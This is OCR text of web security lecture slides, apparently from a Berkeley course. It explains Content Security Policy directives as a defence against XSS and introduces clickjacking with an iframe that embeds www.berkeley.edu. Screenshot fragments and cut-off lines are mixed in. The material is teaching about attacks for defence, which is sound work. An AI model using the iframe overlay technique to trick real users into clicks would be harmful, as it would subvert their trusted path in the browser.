- **Goal:** prevent XSS by specifying a *white-list* from

This says only allow scripts fetched explicitly (“`<script src=`*URL*`></script>`”) from the server, or from `http://b.com`, but not from anywhere else.

Will **not** execute a script that’s included inside a server’s response to some other query (required by XSS).

to specify white-list, instructs the browser to only execute or render resources from those sources
  - E.g., `script-src 'self' http://b.com; img-src *`

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  - Relies on browser to en

This says to allow images to be loaded from anywhere.

http://www.html5rocks.com/en/tu

CSP resource directives

- **script-src** limits the origins for loading scripts
- **img-src** lists origins from which images can be loaded.
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

For our purposes, `script-src` is the crucial one


5 Minute Break

Questions Before We Proceed?

Misleading Users

- Browser assumes clicks & keystrokes = *clear indication of what the user wants to do*
  - Constitutes part of the user's *trusted path*
- Attacker can meddle with integrity of this relationship in different ways …

Navigate to www.berkeley.edu



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
EVENTS

FEB 08 Noon concert: Elizabeth Lin, piano

FEB 08 Author talk: Rabih Alameddine,



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
https://crowdfund.berkeley.edu

Same, but smaller window.
Mouse anywhere over the region points to `https://crowdfund.berkeley.edu`

```
Let's load www.berkeley.edu
<p>
<div>
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We load `www.berkeley.edu` in an *iframe*


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search
Berkeley
UNIVERSITY OF CALIFORNIA

Let's load www.berkeley.edu

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
Any Javascript in the surrounding window can't generate synthetic clicks in the framed window due to *Same Origin Policy*


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search

Let's load www.berkeley.edu

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UNIVERSITY OF CALIFORNIA
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
Though of course if the *user themselves* clicks in the framed window, that "counts" …


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search

Let's load www.berkeley.edu

Berkeley
UNIVERSITY OF CALIFORNIA
